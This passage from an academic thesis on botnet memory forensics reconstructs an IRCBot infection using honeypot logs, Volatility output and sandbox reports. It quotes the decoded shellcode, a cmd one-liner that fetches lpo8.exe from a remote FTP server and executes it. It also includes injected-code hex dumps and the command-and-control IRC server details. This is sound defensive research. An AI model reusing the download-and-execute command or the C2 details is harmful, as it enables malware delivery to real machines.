4.2 MEMORY ANALYSIS

To perform a forensic investigation, the researcher simulated an incident that involves a botnet. The simulation of an infection was performed on a physical machine to make it closer to the real situation. After the infection, the investigator conducted a live forensic investigation to acquire an image of the hard disk and physical memory. The remainder of Section **Error! Reference source not found.** describes the processes running on the infected machine and the result of the forensic analysis on the collected forensic image of physical memory.

4.2.1 Process list

The first step of investigation was to establish the existence of malware binaries and identify their location. In general, the malware is running as a single process or a part of legitimate process. To extract the process list from the forensic image of physical memory, the researcher used the Volatility Framework which is an open source memory forensic tool. Figure 4.6 shows the diagram of running processes on the physical memory acquired from IRCBot infected machine. This information can be obtained by finding the _EPROCESS structures in a memory dump (Ligh et al., 2010).

The result of the Volatility Framework shows the relationship between parent and child processes. In the process graph, Pid 0, the System Idle Process, does not have details because it is not a real process. The details of Pid 1636 are not available because the parent process of this has been finished and terminated at that moment. Based on the tree structure, it shows that a user logged onto the machine and ran helix.exe from explorer.exe. Using the cmd.exe shell on the helix CD, the user invoked dd.exe to dump the machine’s memory. In the current state, the investigator cannot identify any malicious processes.




Figure 4.6: The diagram of running process lists on a victim's physical memory.

4.2.2 Network Activities

The next step is to determine connections that are being made between the infected system and a remote location. Table 4.3 shows the part of opened ports on the infected machine.

PID	Process Name	Port	Proto	Protocol Name	Create Time	Offset
736	lsass.exe	4500	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:41 2011	0x098b5e98
736	lsass.exe	0	255	Reserved.	Sun Feb 06 23:13:41 2011	0x098bd360
736	lsass.exe	500	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:41 2011	0x098c1e98
1172	svchost.exe	1025	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:41 2011	0x098d1c20
4	System	139	6	TCP, Transmission Control Protocol.	Sun Feb 06 23:13:27 2011	0x0994a460
4	System	137	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:27 2011	0x0994b460
4	System	138	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:27 2011	0x0994c460
4	System	445	6	TCP, Transmission Control Protocol.	Sun Feb 06 23:13:27 2011	0x09951e98
4	System	445	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:27 2011	0x09952460
4	System	139	6	TCP, Transmission Control Protocol.	Sun Feb 06 23:10:23 2011	0x099b1500
4	System	137	17	UDP, User Datagram Protocol.	Sun Feb 06 23:10:23 2011	0x099b1670
4	System	138	17	UDP, User Datagram Protocol.	Sun Feb 06 23:10:23 2011	0x099b2460
4	System	445	17	UDP, User Datagram Protocol.	Sun Feb 06 23:10:23 2011	0x099f5c20
1060	svchost.exe	1026	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:56 2011	0x09e0ce98
1060	svchost.exe	123	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:56 2011	0x09e15790
1268	svchost.exe	1900	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:56 2011	0x09e21008
1060	svchost.exe	123	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:56 2011	0x09e39e98
1268	svchost.exe	1900	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:56 2011	0x09e3b500
972	svchost.exe	135	6	TCP, Transmission Control Protocol.	Sun Feb 06 23:13:34 2011	0x09e8aa50
1560	alg.exe	1036	6	TCP, Transmission Control Protocol.	Sun Feb 06 23:16:33 2011	0x0a304900
4	System	138	17	UDP, User Datagram Protocol.	Sun Feb 06 23:13:27 2011	0x5d18e460

Table 4.3: The opened port list on IRCBot infected machine

However, there are no established connections because in this scenario the infected system did not connect outside of the local network.


While the result of forensic analysis on the memory image shows a large quantity of information at this moment, the investigator could not yet determine the malicious binary and related activities. This situation could be happened in analysis against the unknown binaries. The investigator needed to narrow down the scope of investigation to find the unknown binaries.

4.2.3 Malware Detection

Using an external malware signature is a simple idea to reveal hidden abnormal mapped files, injected DLL or memory segments. To use an external signature, the researcher uses YARA and the virus signature file of ClamAV. YARA is a tool for identifying and classifying malware samples with a given signature file. ClamAV is an open source anti-virus engine which provides a number of utilities and malware signature files. The result of signature base analysis is summarised by related processes and contains a memory offset, output file path and dumped binary. In addition to the binary information, the result provides an assembly code of related memory offset. Figure 4.7 shows one of the malicious contents of the memory.

Signature analysis on collected memory can help to reduce the number of suspicious processer and related files. While the total number of process list is 28, after signature analysis suspicious file was reduced to 13. The interesting part of result is that the processes used for acquiring forensic image is listed on injected files. The entire result of this analysis is summarised on Appendix 4.

After signature analysis, the researcher discovered that the process named servicer.exe is the most suspicious. As shown in Figure 4.7, malware calls VirtualAllocEx function to perform a typical code injection.



Process	Pid	Start	End	Tag	Hits	Protection
servicer.exe	1308	0x320000	0x321fff	VadS	0	6 MM_EXECUTE_READWRITE

```
0x00320000 08 00 00 00 00 00 00 00 56 57 53 55 8b 5c 24 1c ........VWSU..$.
0x00320010 85 db 0f 84 ab 00 00 00 e8 0d 00 00 00 6b 65 72 .............ker
0x00320020 6e 65 6c 33 32 2e 64 6c 6c 00 ff 13 85 c0 0f 84 nel32.dll.......
0x00320030 8f 00 00 00 8b f0 e8 0c 00 00 00 56 69 72 74 75 ...........Virtu
0x00320040 61 6c 46 72 65 65 00 56 ff 53 04 85 c0 74 74 8b alFree.V.S...tt.
0x00320050 e8 e8 0d 00 00 00 56 69 72 74 75 61 6c 41 6c 6c ......VirtualAll
0x00320060 6f 63 00 56 ff 53 04 85 c0 74 58 8b 74 24 14 8b oc.V.S...tX.t$..
0x00320070 7c 24 18 6a 04 68 00 10 00 00 ff 36 6a 00 ff d0 |$.j.h.....6j...
```

```
00320000: 0800 OR [EAX], AL
00320002: 0000 ADD [EAX], AL
00320004: 0000 ADD [EAX], AL
00320006: 0000 ADD [EAX], AL
00320008: 56 PUSH ESI
00320009: 57 PUSH EDI
0032000a: 53 PUSH EBX
0032000b: 55 PUSH EBP
0032000c: 8b5c241c MOV EBX, [ESP+0x1c]
00320010: 85db TEST EBX, EBX
```

Figure 4.7: Suspicious memory ranges and injected code

4.2.4 Registry Activities

The purpose of investigating Registry is to determine which Registry keys are accessed by suspicious processes and figure out the values and data of those keys. In general, the attacker changes existing Registry values or creates new keys for various reasons. For instance, some malware store their command and control server information. In addition to the configuration purpose, Registry keys-related security policy is changed for accessing confidential information and bypassing the local firewall. As discussed in section 4.1.2.1, the same Registry activities are found in the memory image.

4.2.5 File Activities

The analysis of file activities is composed of two parts: identifying changed files and examining the executable's Import Table. Identifying changed files is a key aspect of malware analysis. An effective way to detect the changes the malware cause to a victim system is by determining the changes that happen in normal situations. In this research, the memory image only contains the state of a certain moment when an investigator is conducting the acquiring procedure. For this reason, the researcher collected the list of files that were currently opened by the running processes.

The files opened by IRCBot use three Index.dat files at different locations. Index.dat files are binary files that Internet Explorer uses to store the URLs a user visited. They are designed for IE's internal usage and usually located under the user's document folder. However, according to the information extracted from the memory image, serviser.exe process used those files for some reason. Furthermore, they are not stored at the current user's document folder. Table 4.4 shows the file list that is opened by IRCBot.

```
C:\WINDOWS\system32
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.2180_x-ww_a84f1ff9
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.2180_x-ww_a84f1ff9
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.2180_x-ww_a84f1ff9
```

```
C:\Documents and Settings\LocalService\Local
Settings\Temporary Internet Files \Content.IE5\index.dat
C:\Documents and Settings\LocalService\Cookies\index.dat
C:\Documents and Settings\LocalService\Local
Settings\History\History.IE5\index.dat
C:\net\NtControlPipe10
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.2180_x-ww_a84f1ff9
```

Table 4.4: The list of opened files

In order to analyse the imported function tables, the researcher started with gathering the information currently loaded external libraries. The author of a malicious executables is using external libraries to increase its functionality with static and dynamic linking. The static approach can make malicious software run in standalone mode by embedding external libraries. However dynamic linking is more popular because it can decrease the size of executable binaries. Also this method improves its portability across the various versions of operating systems. Therefore determination of associate DLLs and imported functions can be useful to explain the behaviour of malicious binaries. The loaded DLL of servicer.exe process is shown in Table 4.5.

```
servicer.exe pid: 1232
Command line : "C:\WINDOWS\system\servicer.exe"
Service Pack 2

Base          Size          Path
0x400000      0x78000       C:\WINDOWS\system\servicer.exe
0x7c900000    0xb0000       C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf4000       C:\WINDOWS\system32\kernel32.dll
0x77d40000    0x90000       C:\WINDOWS\system32\user32.dll
0x77f10000    0x46000       C:\WINDOWS\system32\GDI32.dll
0x77dd0000    0x9b000       C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x91000       C:\WINDOWS\system32\RPCRT4.dll
0x71b20000    0x12000       C:\WINDOWS\system32\MPR.dll
0x7c9c0000    0x814000      C:\WINDOWS\system32\SHELL32.dll
0x77c10000    0x58000       C:\WINDOWS\system32\msvcrt.dll
0x77f60000    0x76000       C:\WINDOWS\system32\SHLWAPI.dll
0x773d0000    0x102000
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.2180_x-ww_a84f1ff9\comctl32.dll
0x5d090000    0x97000       C:\WINDOWS\system32\comctl32.dll
0x71ab0000    0x17000       C:\WINDOWS\system32\WS2_32.dll
0x71aa0000    0x8000        C:\WINDOWS\system32\WS2HELP.dll
```

```
0x76d60000   0x19000      C:\WINDOWS\system32\iphlpapi.dll
0x771b0000   0xa6000      C:\WINDOWS\system32\WININET.dll
0x77a80000   0x94000      C:\WINDOWS\system32\CRYPT32.dll
0x77b20000   0x12000      C:\WINDOWS\system32\MSASN1.dll
0x77120000   0x8c000      C:\WINDOWS\system32\OLEAUT32.dll
0x774e0000   0x13c000     C:\WINDOWS\system32\ole32.dll
0x5b860000   0x54000      C:\WINDOWS\system32\NETAPI32.dll
0x77260000   0x9c000      C:\WINDOWS\system32\urlmon.dll
0x77c00000   0x8000       C:\WINDOWS\system32\VERSION.dll
0x73dd0000   0xfe000      C:\WINDOWS\system32\MFC42.DLL
0x77fe0000   0x11000      C:\WINDOWS\system32\Secur32.dll
0x71ad0000   0x9000       C:\WINDOWS\system32\wsock32.dll
0x74290000   0x4000       C:\WINDOWS\system32\icmp.dll
0x76f20000   0x27000      C:\WINDOWS\system32\dnsapi.dll
0x74320000   0x3d000      C:\WINDOWS\system32\odbc32.dll
0x763b0000   0x49000      C:\WINDOWS\system32\comdlg32.dll
0x20000000   0x17000      C:\WINDOWS\system32\odbcint.dll
0x76bf0000   0xb000       C:\WINDOWS\system32\psapi.dll
0x77b40000   0x22000      C:\WINDOWS\system32\Apphelp.dll
0x71a50000   0x3f000      C:\WINDOWS\System32\mswsock.dll
0x76fb0000   0x8000       C:\WINDOWS\System32\winrnr.dll
0x76f60000   0x2c000      C:\WINDOWS\system32\WLDAP32.dll
0x76fc0000   0x6000       C:\WINDOWS\system32\rasadhlp.dll
0x76ee0000   0x3c000      C:\WINDOWS\system32\RASAPI32.DLL
0x76e90000   0x12000      C:\WINDOWS\system32\rasman.dll
0x76eb0000   0x2f000      C:\WINDOWS\system32\TAPI32.dll
0x76e80000   0xe000       C:\WINDOWS\system32\rtutils.dll
0x76b40000   0x2d000      C:\WINDOWS\system32\WINMM.dll
0x722b0000   0x5000       C:\WINDOWS\system32\sensapi.dll
```

Table 4.5: The list of loaded external libraries

4.3 PRESENTATION

In previous sections, potential evidence of a botnet-infected machine has been collected from external analysis reports, memory and static analysis. Section **Error! Reference source not found.** will reconstruct the complete picture of infection and verify the accuracy of collected evidence by comparing the information generated by external analysis service providers

This subsection reports the propagation mechanism of the sample botnet (4.3.1.1), the infection processes (4.3.1.2), and the connecting botnet processes (4.3.1.3).

4.3.1 Exploitation

The propagation mechanism of the sample botnet can be found in the log file of a malware collection system. At first, the infected machine (IP Address: 118.92.101.75) was exploited by the remote host (IP Address: 118.91.176.154). The remote host connected the victim host through 445 ports and exploited vulnerability of Microsoft Server Message Block (SMB) Protocol. This vulnerability can allow remote code execution (Microsoft Corporation, 2008). In this case, the attack machine used a type of remote shellcode to download malicious bot binary. Table 4.6 shows the instruction of the shellcode downloaded from the remote host. This shellcode downloaded a file named lpo8.exe from an ftp server (ftp://123:123@60.10.179.100:3069/lpo8.exe). This is a typical propagation method that is explained in Chapter 2.

```
[
    {
        "call": "WinExec",
        "args" : [
                "cmd \/c echo open 60.10.179.100 3069 > i&echo 123>>
i&echo 123>> i&echo bin >> i&echo get lpo8.exe >> i&echo quit >>
i&ftp -s:i&del \/F \/Q i&lpo8.exe\r\n",
            "0"
        ],
        "return":  "32"
    },
    {
        "call": "ExitThread",
        "args" : [
            "0"
        ],
        "return":  "0"
    }
]
```

Table 4.6: The shellcode decode by dionea

4.3.2 Infection

In previous section, the activities caused by malicious binaries are explained according to the type of activities. In this section, the infection process will be described in order of time. After downloading a binary, it self-executed. At first it stopped the Windows Firewall and Security Centre Service to hide its existence. This process created a batch file name a.bat and executed this batch file. Also it copied itself to the Windows system folder (C:\WINDOWS\system\) and changed its name as servicer.exe. The created batch file created a Registry file named 1.reg to change the Registry values of Windows Firewall, Security Centre Service and Automatic Update Service. Moreover, this process installed a copied file as a Windows service to start when the system is booted. Finally, the process started servicer.exe and alg.exe Windows service process.

4.3.3 Joining to botnet

Servicer.exe process executed similar instructions to the downloaded binary because the two binaries have the same MD5 signature. However, the latter process worked in a slightly different way. According to the analysis report from CWSandbox, this process connected to the IRC server (IP Address: 60.10.179.100: 8681) and joined the IRC channel. Also the malicious process patched itself from another server (IP Address: 58.240.104.57:9355).

4.4 CONCLUSION

Chapter 4 has reported the findings from the malware collection and initial analysis. The low interaction honeypot, Dionaea, was implemented using virtualization technology and located in DMZ of the researcher's network. The honeypot system downloaded 110 unique malware binaries for 11 days. According to the results of antivirus scanning, they were classified mainly into four categories: Conficker.B, Conficker.C, RBot, and IRCBot. The analysis reports generated by external malware analysis service providers provided comprehensive information including a process list, changes in file system and Registry, and detail of network communication. The researcher was able to infer the purpose and the behaviour of the submitted binaries from that information.

To perform a forensic investigation, the researcher simulated the botnet incident by using a IRCBot sample on a physical machine and analysing its memory image with a memory forensic tool, called the Volatility Framework. The process list extracted from the memory image shows the existence of suspicious processes on the infected host. Analysis by using malware signature helps to identify the malicious processes amongst suspicious processes. The Registry values and files related to malicious processes are verified by using the information in the analysis reports of external malware analysis service providers. It shows that external analysis report reduces the time taken to identify the specific Window Registry keys and file names.

In conclusion, the reconstruction of the simulated botnet incident was completed by combining various type of information: honeypot logs, external analysis reports and results of the memory forensics. Honeypot logs provide the information about the propagation mechanism. External analysis reports describe the sequential events and details of changes in the Windows Registry and file system. Most of all, the memory forensics show the existence of malicious processes and current state of the infected system. Those findings will be used to answer the research questions and discussed for recommended further study.

Chapter 5
Discussion of Findings

5.0 INTRODUCTION

In Chapter 4, the findings of the research experiment were analysed and reported. The researcher classified the collected botnet binaries to perceive the botnet threat. They was initially analysed by external sandbox service providers. After that, forensic investigation was performed on the botnet infected host in the designed laboratory environment.

The findings of the research experiment include the signature database of botnet binaries and the reconstruction report of the botnet incident. The honeypot system was attacked about 140,000 times over 11 days. This system successfully handled thousands of those attacks and downloaded 110 unique malware binaries. Collected malware was submitted to external analysis service providers for initial analysis. They were classified mainly into four categories: Conficker.B, Conficker.C, RBot, and IRCBot. The researcher then simulated infection on a physical target machine and conducted live forensic investigation. IRCBot was used to do this experiment because it was the most common in botnet phenomenon. After infection, the captured evidence was analysed with memory forensics tools. The extracted information included a process list, established network connection, opened network ports, and changed Registry and files. This information was used to reconstruct abnormal activities on an infected host.

As stated in Chapter 3, the main research question focused on reconstruction of a botnet incident. This chapter will answer the research question and test the hypotheses. The main data of analysis is forensic image of physical memory that is installed in an infected host. However information from the memory image does not completely explain a whole picture of a botnet incident. Therefore the limitation of this approach will be addressed and discussed.

Chapter 5 intends to answer to the research question and sub-questions (Section 5.1) and discuss the experimental findings and limitations (Section 5.2).

Section 5.3 will present a proposed forensic analysis procedure and framework for future work.

5.1 DISCUSSION OF RESEARCH QUESTIONS

The result of this research reported in Chapter 4 focused on the reconstruction of a botnet incident. The result is enough to explain the entire picture of the incident from infection to the construction of command and control channels. In this section, the main research question and sub-questions will be answered according to the research findings.

5.1.1 Answer To The Main Research Question

The main research question defined in Chapter 3, Section 3.2.2 is:

> *Q: What is the digital evidence that can be gathered from the physical memory of an infected host to reconstruct a botnet incident?*

The main purpose of a botnet investigation is to trace a bot herder and prosecute the criminal. This could require concrete evidence of illegal activities on a victim's machine or on the Internet. In this research, the researcher focused on an infected machine to gather that evidence. In particular, the researcher is interested in the information stored in the physical memory of a running system because that information is the most critical and volatile. Therefore the research conducted live forensic investigation on an infected host that was simulated in the laboratory. The data extracted from the memory image was analysed to identify a malicious binary and abnormal activities caused by that binary.

As shown in Section 4.3, the researcher has drawn the entire picture of a botnet incident. This incident was caused by the exploitation of known Windows vulnerability on Windows SMB protocol. The exploited host executed the shellcode that contains sequential instructions to download a malicious binary from a remote file server. The binary disabled the Windows firewall and create a batch file (`c\a.bat`). The batch file executed series of scripts to disable permanently Windows Security Center and Automatic Updates service. After that, this process copied itself to Windows system folder

(C\Windows\System32\servicer.exe) and registered to Windows service (psdsups). The next step of the incident was to establish a network connection to the control server (60.10.179.100) and join to the IRC channel (Nickname: blue, Password: 2k36). Finally, the malicious process began to scan possible victims and prepared to infect them via USB thumb drivers by exploiting an AutoRun bug in the Windows operating system.

The extracted information is broad enough in scope. This information includes the list of running process, opened files and Registry and loaded libraries such as DLL and hardware drivers. After generating a graph of running processes, the researcher was able to easily identify a malicious process named servicer.exe. The value of Windows Registry keys shows the fact that Windows services related to security were disabled and network configuration was changed. In particular, the binary file of the suspicious file was dumped and used for static analysis.

The information gathered from the memory image was not enough to explain all the malicious activities. For example, this information cannot indicate the moment of infection. In the laboratory environment, the memory image was captured instantly after infection. This means that it is possible to leave a trace of infection. However the process executed by the researcher disappeared without a trace. It shows that the information of terminated process disappears immediately from the memory space. Therefore, the investigator cannot identify the infection moment with the information extracted from the memory image.

In this research, the researcher discovered the propagation method of IRCBot by analysing the log of the malware collection system. The log information helps to identify the IP address of a propagating host and a FTP server. Moreover this information contains the instructions for downloading a malicious binary from the FTP server.

In addition to the lack of information about the initial exploitation, the information on the memory image is hard to use to describe past activities. The researcher extracted the list of running processes and visualized the hierarchy of them. It helped the investigator to understand the state of running processes on the target host however it did not show the details of sequential activities that are executed to infect the target. During the exploitation, a victim host executes series of instructions to download and execute the malicious binary. Then a number of processes were executed to stop Windows firewall and Security Center services, change Windows Registry, and copy and delete files. There was no evidence related to those activities on the memory image.

Consequently, according to the research findings, the main research question can be answered in the following manner:

> *"A: Based on the research findings, the information extracted from the memory image of a botnet infected host includes the running process list, established network connections, Windows Registry values, and currently used files. However that information is not sufficient to reconstruct the malicious activities of a botnet because of the lack of continuity. Nevertheless, the list of running processes shows the crucial fact that botnet software is running on the victim's machine. In addition, this information provides plenty of clues for further investigation.*

5.1.2 Sub Questions and Hypotheses Tests

5.1.2.1 Types of Collected Malware

The first secondary question as mentioned in Chapter 3 is:

> *Q1: How many types of botnet malware can be collected from the network around the researcher?*

To answer this research question, the associated hypothesis H1 was tested according to the experimental findings in Chapter 4. It is shown in Table 5.1.

Hypothesis H1: *The botnet malware exists around the researcher's network.*	
ARGUMENT FOR: According the result of malware collection shown in Chapter 4, section 4.1.1, the honeypot system installed at	**ARGUMENT AGAINST:** When the honeypot was installed inside of the firewall, malware was not captured inside of local area network. There were

DMZ was attacked 140,000 times and collected 110 unique binaries. The honeypot system was emulating known Microsoft vulnerabilities and was exploited by systems scanning the Internet. All traffic from the Internet redirect to this honeypot system without any filtering rules. Thus it could be concluded that the malware, including botnets, exist around the researcher's local network.	only five personal computers and all of them were protected by an antivirus product. The firewall did not allow untrusted network ports to pass. It could be said that malware activities might not be detected within the researcher's local network.
JUSTIFICATION: The column of 'arguments for' states the reason why the hypothesis H0 is considered as true. In the column of 'arguments against', there is a leap in the logic because the size of researcher's local network is not great enough to get a proper result. If the size of the local networks was reasonable for this experiment, the result could be different. Also, outside of the researcher's network is another local area network at a high level. Therefore the botnet activities may exist around the researcher's network, but are not accessible because of the protection equipment such as a firewall.	

Table 5.1: The result of hypothesis testing for H1

Based on this hypothesis H1, the experiment for collection malware was conducted with a low-interaction honeypot. The collected malware samples were classified according to their binary signatures. According to the scan result of antivirus engines shown in Section 4.1.2, this sub-research question Q1 can be answered in the following manner:

> *"A1: After 11 days of running the honeypot system, four types of malware, 110 unique malware binaries were collected and analysed by external analysis service providers. 96% of collected malware were variations of Conficker botnet."*

5.1.2.2 Extracted Information

The second secondary question as mentioned in Chapter 3 is:

> *Q2: What kinds of information can be extracted from the physical memory of an infected host?*

To answer this research question, the associated hypothesis H2 was tested according to the experimental findings in Chapter 4. It is shown in Table 5.2.

<table>
<tr><td colspan="2"><b>Hypothesis H2:</b>
<i>The physical memory of an infected machine contains the information about the botnet malware process.</i></td></tr>
<tr><td><b>ARGUMENT FOR:</b>
Physical memory of a running computer contains evidence that cannot be found in other sources of digital evidence. According to findings shown in Chapter 4, section 4.2, the memory image seized from the infected host contains important information to reconstruct the botnet incident. The researcher extracted the list of running processes and identified the malicious process by analysing the binary signature. Extracted network information showed connected remote hosts and opened network ports. In addition, the files and Registry keys were found in the captured memory image. Consequently, the researcher found information related to botnet activities.</td><td><b>ARGUMENT AGAINST:</b>
The imaged evidence contains the snapshot information of a certain time. The information of a memory image also shows the status of an infected host. However, the activities of malicious binary occurred continuously. That series of activities should be able to explain what they did, when they happened and so on. Due to the lack of continuity of information, the information extracted from memory image is not enough to reconstruct an entire picture of a botnet incident.</td></tr>
<tr><td colspan="2"><b>JUSTIFICATION:</b>
Even though the statement against the hypothesis is obvious, hypothesis H2 can hold</td></tr>
</table>

true because the scope of information is not important in this hypothesis. The researcher can indicate the malicious process by analysing the captured memory image. Moreover, the memory image provides additional information related to that process. It shows that the memory image contains clear evidence of botnet activities.

Table 5.2: The result of hypothesis testing for H2

According to the result of memory analysis shown in Section 4.2, this sub research question Q2 can be answered in the following manner:

> *"A2: The information extracted from a memory image includes running process lists, used files and Registry values, network status and so on. This information can help the researcher to identify the malicious process. The binary file dumped from the memory image can be used for further analysis to understand the potential functionalities of the malware."*

5.1.2.3 Malicious Activities

The third secondary question as mentioned in Chapter 3 is:

> *Q3: What are the abnormal activities that have already been committed without the victim's knowledge?*

To answer this research question, the associated hypothesis H3 was tested according to the experimental findings in Chapter 4. It is shown in Table 5.3.

Hypothesis H3: *The physical memory of an infected machine contains the information that was changed by a malicious process.*	
ARGUMENT FOR: The data used by running processes should be located within its virtual memory space. This data includes executable code, files, and instance variables and can be extracted from memory. In the result of analysis shown	**ARGUMENT AGAINST:** The information stored in memory image contains the state at a specific time. The information stored in a memory space is changed continuously as processes execute its instructions. Therefore data of past instructions could be rewritten after

in Chapter 4, Section 4.2, the researcher was able to extract the information related to the suspicious process according to the specific artefacts shown on the report generated by external analysis service provider. It shows that analysis of a memory image can show the changes caused by a malicious process.	executing other processes. Also as shown in Figure 4.6, the process list in memory space contains terminated processes. In this case, the researcher cannot extract additional information about those processes. In particular, as shown in Chapter 4, Section 4.3, the suspicious process executed series of instructions to exploit and infect machines. However the processes of those instructions were already terminated and related information had disappeared from the physical memory.
JUSTIFIFICATION: With this hypothesis it is difficult to distinguish between true and false. The information extracted from the memory image presented the current status of an infected host. It means that the researcher cannot collect additional information of terminated processes. Most of all, the researcher cannot identify the artefacts that have been changed by malicious binaries because the memory does not contain previous values of each artefact. However, as shown in ‘statements for’, the changed values can be extracted according to the artefact list generated by external analysis.	

Table 5.3: The result of hypothesis testing for H3

According to the result of memory analysis shown in Section 4.2, this sub research question Q3 can be answered in the following manner:

> *“A3: The activities performed by the sample malware show the typical features of IRC Botnet. After being exploited by a remote host, the IRCbot malware was downloaded from the command and control server. This malicious binary disabled the Windows Firewall and Security Center Service by changing the value of related Registry keys. It also added this malicious*

